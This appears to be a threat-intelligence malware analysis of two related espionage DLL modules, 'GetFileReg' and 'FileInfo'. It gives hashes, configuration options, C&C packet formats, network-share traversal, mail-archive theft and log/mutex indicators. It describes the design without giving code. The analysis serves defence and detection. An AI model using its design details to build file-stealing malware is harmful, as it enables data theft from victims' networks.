A8B8F616FFD94D34E4E188657A5C8BA7	2011.07.18 07:03:52 (GMT)
E461B07E2A11ED13DDC0F27162545DE1	2011.07.18 07:03:52 (GMT)

The file is a PE DLL file, 0 exports, compiled with Microsoft Visual Studio 2008. All functionality is implemented in the DllMain function.

DllMain function

When loaded, the module deletes the file named “dump”, then proceeds to its main function. After executing the main function, the module tries to delete the same file again.

Main function

First, the module initializes its main object and log headers, i.e.

@fileinforeg_logGETFILEREG_STARTED_V1_%s.txt
@fileinforeg_logGETFILEREG_V1_%s.txt

Then, it retrieves its resource of type “AAA” and name “BBB”. The resource is expected to be an INI file compressed using Zlib. The module decompresses the data and parses the whole INI file. It extracts data from the following INI sections:

INI section name	Description
i_getfile	Directory traversal and file matching rules
Common	On/off switches for features, global settings
conn_a	C&C server connection parameters
keylogger	Identified but not used

Common options

Option name	Description
i_getfile_all_dbx	Extract data from all files with ‘dbx’ extension (Outlook Express mail archives)
i_getfile_all_tbebat	Extract data from all files with ‘tbb’ extension (The Bat mail archives)
i_getfile_all_thunderbird	Extract data from all Thunderbird mail archives
i_getfile_all_disks	Traverse all fixed and network disks
i_getfile_all_netdisks	Traverse system network shares
i_getfile_all_netshared	Traverse computer’s network shares
f_time_min	Minimum file creation or modification time to look for
f_time_max	Maximum file creation or modification time to look for
f_total_send_size_max	Global limit on the data to be sent to the C&C server
f_max_size	Maximum file size to look for
f_min_size	Minimum file size to look for
spec_check_task_existance_a	Save last traversal time value and modify minimum file time option depending that value

i_getfile options

The following options apply only to the “i_getfile” section they are specified in

Option name	Description
f_max_size	Maximum file size to look for
f_min_size	Minimum file size to look for

f_time_min Minimum file creation or modification time to look for
f_time_max Maximum file creation or modification time to look for
f_regexp_a Regular expression to match against the filename (must match)
f_regexp_d Regular expression to match against the filename (must not match, exclusion list)
f_search_path Directories to traverse
f_delete_file Delete the file after sending its contents to the C&C server

Conn_a options

Option name	Description
D_CONN	List of C&C server domain names, separated with ‘;’
D_NAME	Relative URL
D_RPRT	TCP port of the C&C server
D_SPRT	Not used
D_USER	Unique ID of the victim
D_MODE	Not used
D_PASS	Not used
J_CONN	Not used
J_NAME	Not used
J_RPRT	Not used
J_SPRT	Not used
J_USER	Not used
J_MODE	Not used
J_PASS	Not used
VERSION_ID	Sent to C&C
VER_SESSION_ID	Not used
SEND_DELAY_TIME	Not used

After parsing the INI file, the module tries to raise its privileges by logging on as a user with administrative rights. It looks for suitable credentials in an encrypted file named “adt.dat” in the directories with CSIDLs:

CSIDL_LOCAL_APPDATA (%LOCALAPPDATA%, %USERPROFILE%AppDataLocal)
CSIDL_COMMON_APPDATA (%ALLUSERSPROFILE%)

The module sends several types of packets to the C&C server.

- The first packet is sent after the configuration is read, it contains the string “===” and starts with a string “Subject: Reflebt”
- Intermediate packets are sent when every traversal operation is finished, it also contains the contents of the internal log file and starts with a string “Subject: Refleut”
- Contents of the stolen files are sent in separate packets, they are split in chunks of size 511950 bytes (regular files) or 512000 (e-mails) bytes, starting with a string “Subject:

Refleut”
- The final packet is sent after all operations are completed, it contains a string “===” and starts with a string “Subject: Refleet”.

The data sent to the C&C server is compressed with Zlib and encrypted with a modified PKZIP stream cipher, and then it is Base64-encoded.

Directory traversal

Depending on the configuration file, the module may traverse different directories:

For each “i_get_file” configuration section, the module traverses the directories named in “f_search_path” values of the same section.

If the “i_getfile_all_disks” global option is set, the module traverses all fixed and mounted network drives.

If the “i_getfile_all_netdisks” global option is set, the module searches for available network shares and tries to mount “%computer%%drive%$” system shares for drive names from ‘C’ to ‘F’, then traverses these shares.

If the “i_getfile_all_netshared’ global option is set, the module searches for all available network shares and traverses them.

The directories are traversed recursively, with a hardcoded depth limit of 100.

The global option “spec_check_task_existance_a” modifies the traversal and matching rules for local and network disks. If this option is set, the module tracks the time of the last traversal of each disk in a file named “%DRIVE%System RestoreSystem Restore Point”. This file is then used to correct the minimum file creation/modification rules so that the module skips the files that it should have already processed.

File matching rules

The module applies the same matching routine to all files found while traversing the disks, folders and network shares.

For each file, the module checks if the file’s creation and modification time satisfy both minimum and maximum configuration values, its size is within the allowed range and the filename is matched by at least one “f_regexp_a” regular expression and is not matched against any “f_regexp_d” regular expression. If the file’s properties satisfy all the requirements, the file is sent to the C&C server.

Special processing is applied for the e-mail databases. The module can parse Outlook Express databases (“dbx” files), The Bat databases (“tbb” files) and Thunderbird message storages. Depending on the configuration options, these files may be read, processed and then extracted e-mail messages are sent to the C&C server.

After all operations are completed, the module sends the final C&C request with string “Subject: Refleet” and returns.

FileInfo module

Known variants (all share the same code section, differ in resources):

MD5	Compilation date (payload)
C9686F76F827D8B16C434C84FDF9BE06	09.10.2012 5:49
B6F2D2D27A91D99AB396AD7A4B4937DE	09.10.2012 5:49
AC83001F4228D92F1457E5841792EAC1	09.10.2012 5:49

Summary

The file is a PE DLL file with 2 exported functions, compiled with Microsoft Visual Studio 2010. All functionality is implemented in the “START” function. The module is very similar to the “GetFileReg” module. It is stored on disk as an encrypted file that is loaded by the “Scheduler” module.

Creates encrypted log files: “%TMP%smrdprevsmrdprev_%p_%p.tmp”, where “%p” parameters are formatted from the return values of subsequent GetTickCount API calls.

Creates encrypted storage files: “%TEMP%%08 hex digits%hst”, where 8 hex digits represent the CRC32 checksum of the current user’s name.

Creates mutex: “Win32Wbem32Prefetchfamt”

START function

When started, the module initializes its log object with a new filename using a format string “%TMP%smrdprevsmrdprev_%p_%p.tmp”, and sets the log header:

@LOGFILEINFOAMT_1

Then, it creates four data collection and directory traversal objects and loads the configuration INI file. The configuration file is loaded from the resource of type “BBB”, name “AAA” and is decrypted using a custom AMPRNG cipher with a hardcoded key.

The code of the module appears to be a new version or a fork of the “GetFileReg” module, so are the configuration options extracted from the INI file.

INI section name	Description
i_getfile	Directory traversal and file matching rules
Common	On/off switches for features, global settings
conn_a	C&C server connection parameters, not used
Keylogger	Identified but not used
net_res_acl (new in ‘fileinfo’)	Network share traversal and matching rules

Common options

Option name	Description
i_process_all_net_res (new in ‘fileinfo’)	When turned on, only ‘host_d’ exclusion list is applied. When turned off, only network paths matching ‘host_a’ are processed.
i_getfile_all_dbx	Extract data from all files with ‘dbx’ extension (Outlook Express mail archives)

i_getfile_all_tbebat	Extract data from all files with ‘tbb’ extension (The Bat mail archives)
i_getfile_all_thunderbird	Extract data from all Thunderbird mail archives
i_getfile_all_disks	Traverse all fixed and network disks
i_getfile_all_netdisks	Traverse system network shares
i_getfile_all_netshared	Traverse computer’s network shares
f_time_min	Minimum file creation or modification time to look for
f_time_max	Maximum file creation or modification time to look for
f_total_send_size_max	Global limit on the data to be sent to the C&C server
f_use_hash_storage (new in ‘fileinfo’)	Store MD5 hashes of files and e-mails that were already processed, skip already processed items
f_max_size	Maximum file size to look for
f_min_size	Minimum file size to look for
spec_check_task_existance_a	Save last traversal time value and modify minimum file time option depending that value
log_level (new in ‘fileinfo’)	Level of log verbosity: ‘normal’, ‘quiet’, ‘extend’
process_ldisks_sleep (new in ‘fileinfo’)	Delay between each traversal, ‘PROC_LDISKS’
process_ndisks_sleep (new in ‘fileinfo’)	Delay between each traversal, ‘PROC_NDISKS’
process_nshare_sleep (new in ‘fileinfo’)	Delay between each traversal, ‘PROC_NSHARES’
process_spaths_sleep (new in ‘fileinfo’)	Delay between each traversal, ‘PROC_SPATHS’

i_getfile options

The following options apply only to the “i_getfile” section they are specified in

Option name	Description
f_use_hash_storage (new in ‘fileinfo’)	The same as in the ‘common’ section
f_max_size	Maximum file size to look for
f_min_size	Minimum file size to look for
f_time_min	Minimum file creation or modification time to look for
f_time_max	Maximum file creation or modification time to look for
f_regexp_a	Regular expression to match against the filename (must match)
f_regexp_d	Regular expression to match against the filename (must not match, exclusion list)
f_search_path	Directories to traverse
f_delete_file	Delete the file after sending its contents to the C&C server

net_res_acl options (new in “fileinfo”)

Option name	Description
host_a	Regular expression of network locations that should be traversed
host_d	Regular expression of network locations that should not be traversed (exclusion list)

Then, the module starts four threads and assigns each traversal object to a thread. Every thread has a distinct scope of subjects to process:

1. Directories shared over the network, called “PROC_SHARES”
2. Disks shared over the network, called “PROC_NDISKS”
3. Search paths specified in “i_getfile” sections, called “PROC_SPATHS”
4. Local disks, called “PROC_LDISKS”

The actual file matching and directory traversal code is almost identical to the one implemented in “GetFileReg”. There are only minor updates to the algorithm:

- Remote directory and disk paths are matched against “host_a” or “host_d” regular expressions. The remote location is traversed only if “host_a” regular expression is matched, or if “i_process_all_net_res” is set and the location is not matched by any of the “host_d” regular expressions.
- Remote disks are enumerated from “C$” to “Z$”
- If “f_use_hash_storage” option is turned on, the module creates a binary hash storage in a file named “%TEMP%%08 hex digits%hst”, where 8 hex digits represent the CRC32 checksum of the current user’s name. It populates that storage with information about every processed file, including file size, creation date and MD5 hash of file’s name. The module checks every new file this hash storage, and skips the file that were already processed.

Since traversal routines are now executed in separate threads, the “fileinfo” module introduces continuous mode of operation. Four options control this behavior, each corresponding to one thread:

process_ldisks_sleep
process_ndisks_sleep
process_nshare_sleep

process_spaths_sleep

The directory traversal threads run their code in infinite loops, and “sleep” values specify the delay in milliseconds that should pass between iterations.

Data exfiltration

Although the module extracts the C&C server information from its configuration file, it does not interact with the C&C server in any way. All information including collected file names and contents is stored in its encrypted log files (“%TMP%smrdprevsmrdprev_%p_%p.tmp”).